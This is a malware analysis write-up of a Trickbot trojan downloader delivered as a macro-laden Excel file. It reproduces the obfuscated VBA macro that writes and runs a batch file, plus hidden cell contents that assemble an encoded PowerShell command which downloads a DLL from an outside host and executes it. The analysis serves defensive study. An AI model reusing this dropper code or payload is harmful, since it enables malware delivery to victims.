Topic :- Trickbot malware Analysis

Malware Hash :-

- **sha256** :- 05f87369f99f8c94f96d54a866723feb06dd721c478213f2dae2e9f4a1a14e3c
- **sha256** :- d3b6ecc403a04c8df0c501d2cd369c01635620aa5eb2da01698d0d319dd1b781

Tools Used :- OLE tools, Cutter disassembler, Procmon, Process Hacker, Wireshark


Overview :- Trickbot malware first made its appearance in 2016 as an advanced banking trojan but has over the year advanced its capabilities to provide multiple functionalities and is also available as malware-as-a-service. Cybercriminal group behind trickbot mostly use phishing emails which may contain a file attachment or a link which lures the victim to a malicious website. Trickbot can be used to drop other malware, such as conti ransomware. In this writeup we take a look at trojan downloader that downloads trickbot and trickbot malware itself and try to find the IOC's.

Trickbot Trojan Downloader Analysis

Hash

- **sha256** :- 05f87369f99f8c94f96d54a866723feb06dd721c478213f2dae2e9f4a1a14e3c

We will first start by check the sample detection rate on Virus Total. As we can see half of the vendors are not able to detect the trojan Downloader while the other ones are able to verify it as a Trojan Downloader


https://www.virustotal.com/gui/file/05f87369f99f8c94f96d54a866723feb06dd721c478213f2dae2e9f4a1a14e3c
05f87369f99f8c94f96d54a866723feb06dd721c478213f2dae2e9f4a1a14e3c
Sign in
33
/ 64
Community Score
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 2
XLSX

33 security vendors and 2 sandboxes flagged this file as malicious


05f87369f99f8c94f96d54a866723feb06dd721c478213f2dae2e9f4a1a14e3c
heilyghqv.dll
calls-wmi create-ole detect-debug-environment long-sleeps macros open-file write-file xlsx

206.96 KB
Size

2022-01-07 03:07:53 UTC
1 month ago


Ad-Aware	Trojan.GenericKD.47705950	Alibaba	TrojanDownloader:Office97/Obfuse.5123...
ALYac	Trojan.Downloader.XLS.Gen	Arcabit	Trojan.Generic.D2D7EF5E
Avast	SNH:Script [Dropper]	AVG	SNH:Script [Dropper]

Since it is an office file with xlsm extension which basically use the OLE(Object Linking and embedding) file structure, we can use OLE tools to check for VBA macros or XLM macros.




```
-a----         2/1/2022   8:41 AM           1931 oleid.lnk
-a----         2/1/2022   8:41 AM           1933 olemap.lnk
-a----         2/1/2022   8:41 AM           1935 olemeta.lnk
-a----         2/1/2022   8:41 AM           1933 oleobj.lnk
-a----         2/1/2022   8:41 AM           1937 oletimes.lnk
-a----         2/1/2022   8:41 AM           1933 olevba.lnk
-a----         2/1/2022   8:41 AM           1931 ooxml.lnk
-a----         2/1/2022   8:41 AM           1941 ppt_parser.lnk
-a----         2/1/2022   8:41 AM           1955 ppt_record_parser.lnk
-a----         2/1/2022   8:41 AM           1933 pyxswf.lnk
-a----         2/1/2022   8:41 AM           1943 record_base.lnk
-a----         2/1/2022   8:40 AM           1935 rtfdump.lnk
-a----         2/1/2022   8:41 AM           1933 rtfobj.lnk
-a----         2/1/2022   8:41 AM           1941 xls_parser.lnk


FLARE 2/6/2022 9:52:11 PM
PS C:\ProgramData\Microsoft\Windows\Start Menu\Programs\FLARE\Office > oledump.py "C:\Users\IE
User\Desktop\05f87369f99f8c94f96d54a866723feb06dd721c478213f2dae2e9f4a1a14e3c.xlsm"
A: xl/vbaProject.bin
 A1:       774 'PROJECT'
 A2:       263 'PROJECTwm'
 A3:      4639 'VBA/_VBA_PROJECT'
 A4:      1854 'VBA/__SRP_0'
 A5:       317 'VBA/__SRP_1'
 A6:       486 'VBA/__SRP_2'
 A7:       457 'VBA/__SRP_3'
 A8:      1031 'VBA/dir'
 A9: M     969 'VBA/rthdsfigo7shoi4sudf'
A10: m    1336 'VBA/rthofihgsixdcugf6fjhsdgf'
A11: M    5476 'VBA/rtydsftgus6detriausdg'
A12: M    1232 'VBA/xcgfhaiw7eygaisdhof'
A13:        97 'rthofihgsixdcugf6fjhsdgf/\x01CompObj'
A14:       307 'rthofihgsixdcugf6fjhsdgf/\x03VBFrame'
A15:       387 'rthofihgsixdcugf6fjhsdgf/f'
A16:       112 'rthofihgsixdcugf6fjhsdgf/i05/\x01CompObj'
A17:        93 'rthofihgsixdcugf6fjhsdgf/i05/f'
A18:         0 'rthofihgsixdcugf6fjhsdgf/i05/o'
A19:       384 'rthofihgsixdcugf6fjhsdgf/o'
FLARE 2/6/2022 9:52:14 PM
PS C:\ProgramData\Microsoft\Windows\Start Menu\Programs\FLARE\Office >
```

We can see the presence of 4 macro streams. After dumping the macros we can analyze them using notepad. Except for dumpfile3 all others do not contain anything interesting. Focusing on Dumpfile3 we can notice the code is obfuscated and contains multiple functions.


File Machine View Input Devices Help
File Edit Selection View Go Run Terminal Help
dumpfile3 - Visual Studio Code
dumpfile3
dumpfile1
dumpfile2
dumpfile4
C: > Users > IEUser > Desktop > dumpfile3
Restricted Mode
0 0
Ln 46, Col 1 (176 selected) Spaces: 4 UTF-16 LE CRLF Visual Basic

```
34
35 Function cbvsiugsidjulokflsidhfki(ByVal dDate As Date) As Date
36 Dim intDay As Integer
37 If TypeName(dDate) = "Date" Then
38 intDay = DatePart("w", dDate, 0, 0)
39 funLastDayInWeek = Format(dDate + 7 - intDay, "DD.MM.YYYY")
40 End If
41 End Function
42
43 Private Sub Workbook_BeforeClose(Cancel As Boolean): Dim hrkwdjksdjbk As String
44 hrkwdjksdjbk = sdfhaiygfoizjxbkojfdf(100)
45 CreateObject(fvgbaiwegDHDFSgJZdsghrhSy456sdf(108, 10)).CreateObject(fvgbaiwegDHDFSgJZdsghrhSy456sdf(102, 14), "").Run rthofihgsixdcugf6fjhsdgf.Te
46 End Sub
47
48 Function sdfhaiygfoizjxbkojfdf(ByVal vVal As Integer) As String
49 Dim i As Integer
50 Dim sdejwodhafsdpohgolaiwheogidg, ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g As String
51 sdejwodhafsdpohgolaiwheogidg = fvgbaiwegDHDFSgJZdsghrhSy456sdf(70, 1)
52 Dim vSim As Variant
53 ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g = fvgbaiwegDHDFSgJZdsghrhSy456sdf(71, 1)
54 For i = 1 To 1
55 ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g = ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g + vbCrLf + fvgbaiwegDHDFSgJZdsghrhSy456sdf(72, 1)
56 Open sdejwodhafsdpohgolaiwheogidg For Output As #1
57 If IsNumeric(vSim) Then
58 bhfwiuegiweoidhf 1, ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g
59 Else
```


At line 45 there is a Run method being used which means it is going to execute something. We can also see at line 51, 53 and 55 cell numbers being used. Lets first see what these cells contain inside the excel sheet.


05f87369f99f8c94f96d54a866723feb06dd721c478213f2dae2e9f4a1a14e3c.xlsm - Microsoft Excel

Security Warning Macros have been disabled. Options...

D70


At first it may seem that the cells don’t contain anything but changing the background color we can see the cells contain file names and commands.


05f87369f99f8c94f96d54a866723feb06dd721c478213f2dae2e9f4a1a14e3c.xlsm - Microsoft Excel
Home
Insert
Page Layout
Formulas
Data
Review
View
Security Warning
Macros have been disabled.
Options...
A71

```
echo ghoiw78oskdfhgdsHsDgjsd Thsertshdf hSersy5ysdFgSdFHsd&SET gksjdtlert=pow&echo sdfghoisetfo834ysTjFkjhKuOFhjXD45esythdzs4ts34tsersdf&SET
```

```
70 c:\programdata\uegdsj.bat
71 echo ghoiw78oskdfhgdsHsDgjsd Thsertshdf hSersy5ysdFgSdFHsd&SET gksjdtlert=pow&echo sdfghoisetfo834ysTjFkjhKuOFhjXD45esythdzs4ts34tsersdf&SET vbweiyugi3r=ersh&echo cfvbgzisuy
72 ashgo7a4sotgisihseoghsdoghfo&SET yuoei4kld=ell -e&echo dfghsoi47thosdfugosud fdHgfhjdfGjdFrts4drudfyjhDrfGDjYFjfght&echo srthaw7rt8aisd7tgfiasudgfs dgfs6drf8gsfis7gfasrf7sydgf&SET
73 JABoAGcAYQBpAHMAdQBlAGsAaABkAD0AIgBjADoAXABwAHIAbwBnAHIAYQBtAGQAYQB0AGEAXABrAGcAaABlAG8AdwBkAC4AZABsAGwAIgA7AEkAbgB2AG8AawBlAC0AVwBlAGIAUgBlAHEAdQ
74 yAGkAIAAiAGgAdAB0AHAAcwA6AC8ALwByAHIAZQBkAGcAaAAuAG8AcgBnAC8AcgBlAHAAbAB5AC4AcABoAHAAIgAgAC0ATwB1AHQARgBpAGwAZQAgACQAaABnAGEAaQBzAHUAZQBrAGgAZAA
75 AGMAOgBcAHcAaQBuAGQAbwB3AHMAXABzAHkAcwB0AGUAbQAzADIAXAByAHUAbgBkAGwAbAAzADIALgBlAHgAZQAiADsAJABwAD0AJABoAGcAYQBpAHMAdQBlAGsAaABkACsAIgAsAFMAaQ
76 o stgfhaiwegasFgGFHGDHGDJHghd67twtusgdugffusdfs&SET
77 dsfklgERHSDg4=IgA7AGkAZgAoAFQAZQBzAHQALQBQAGEAdABoACAAJABoAGcAYQBpAHMAdQBlAGsAaABkACkAewBpAGYAKAAoAEcAZQB0AC0ASQB0AGUAbQAgACQAaABnAGEAaQBzAHUAZ
78 AG4AZwB0AGgAIAAtAGcAZQAgADMAMAAwADAAMAApAHsAUwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgACQAcAB0ACAALQBBAHIAZwB1AG0AZQBuAHQATABpAHMAdAAgACQAcAB9AH0
```


At line 52 and 54 the file name and the command are being allocated to variables and then the commands at cell (71,1) and (72,1) get concatenated at line 56.


Machine View Input Devices Help
File Edit Selection View Go Run Terminal Help
● dumpfile3 - Visual Studio Code
dumpfile3
dumpfile1
dumpfile2
dumpfile4
C: > Users > IEUser > Desktop > dumpfile3

```
46 End Sub
47
48 '
49 Function sdfhaiygfoizjxbkojfdf(ByVal vVal As Integer) As String
50 Dim i As Integer
51 Dim sdejwodhafsdpohgolaiwheogidg, ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g As String
52 sdejwodhafsdpohgolaiwheogidg = fvgbaiwegDHDFSgJZdsghrhSy456sdf(70, 1)           'c:\programdata\uegdsj.bat
53 Dim vSim As Variant
54 ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g = fvgbaiwegDHDFSgJZdsghrhSy456sdf(71, 1)   'echo ghoiw78oskdfhgdsHsDgjsd Thsertshdf hSersy5ysdFgSdFHsd
55 For i = 1 To 1
56 ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g = ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g + vbCrLf + fvgbaiwegDHDFSgJZdsghrhSy456sdf(72, 1)
57 Open sdejwodhafsdpohgolaiwheogidg For Output As #1
58 If IsNumeric(vSim) Then
59 bhfwiuegiweoidhf 1, ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g
60 Else
61 Exit Function
62 End If
63 Close #1
64 sdfhaiygfoizjxbkojfdf = sdejwodhafsdpohgolaiwheogidg
65 Next i
```

At line 57 the bat file is opened/created and the filenumber and the contents of the variable ‘ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g’ are passed to method ‘bhfwiuegiweoidhf’. The method ‘bhfwiuegiweoidhf’ writes the contents of variable ‘ethjosdeghoaiuesgoaidheogfiasoeigfas8ude9g’(the obfuscated commands to be executed) to the bat file. This handle is assigned to variable ‘sdfhaiygfoizjxbkojfdf’ and returned back to the calling function at line 44.

Line 45 again refers to cells 108,10 and 102,14 which contain the following data.



05f87369f99f8c94f96d54a866723feb06dd721c478213f2dae2e9f4a1a14e3c.xlsm - Microsoft Excel

Security Warning Macros have been disabled.

